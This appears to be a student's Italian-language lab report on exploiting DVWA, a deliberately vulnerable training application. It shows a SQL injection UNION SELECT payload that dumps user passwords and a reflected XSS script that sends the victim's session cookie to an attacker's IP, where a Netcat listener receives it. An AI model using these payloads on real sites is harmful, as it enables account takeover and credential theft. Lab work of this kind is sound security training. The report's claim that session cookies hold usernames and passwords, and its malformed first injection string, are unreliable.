S6-L2
XSS & SQL INJECTION


CONTENT

1.TRACCIA

Sfruttare le vulnerabilità sulla DVWA con SQL Injection (non blind) e XSS Reflection


2.SQL INJECTION

Una volta collegato alla DVWA ci ritroveremo di fronte a questa schermata con User ID completamente vuoto. Per poter sapere effettivamente quanti user sono presenti all'interno, dobbiamo usare il comando ‘1 ‘1’=’1 e ci uscirà questo risultato. Con questo comando stiamo dicendo di farci restituire tutti utenti presenti nella tabella users (in questo specifico caso sono presenti solo 5 utenti).




2.1SQL INJECTION

Tuttavia se volessimo effettivamente avere sia username che password di tutti gli users presenti all'interno del database, dobbiamo usare il comando **1' UNION SELECT user, password FROM users#** in questo modo tramite SQL injection possiamo prenderci tutte le password degli users del sito.




3. XSS REFLECTION

Per sfruttare la vulnerabilità della DVWA con XSS reflection possiamo importare un semplice script che rimanderà a una pagina che vogliamo noi. In questo caso lo script malevolo sarà:
<script>window.location='http://192.168.0.217/?cookie=' + document.cookie;</script>
dove windows.location sta ad indicare il target della pagina che vogliamo far vedere noi e il parametro cookie invece viene prelevato dall'attaccante in ascolto.



4. NETCAT

Una volta cliccato sul link malevolo, la vittima è ormai sotto il giogo dell'attaccante. Lui dapprima in ascolto su Netcat riceve i cookie di sessione della vittima. Questi contengono tutte le informazioni più importanti che permettono l'accesso con credenziali ad un sito web come username e password. In questo modo può prendere completamente possesso dell'account cambiando ogni parametro d'accesso



GRAZIE

Mattia Di Donato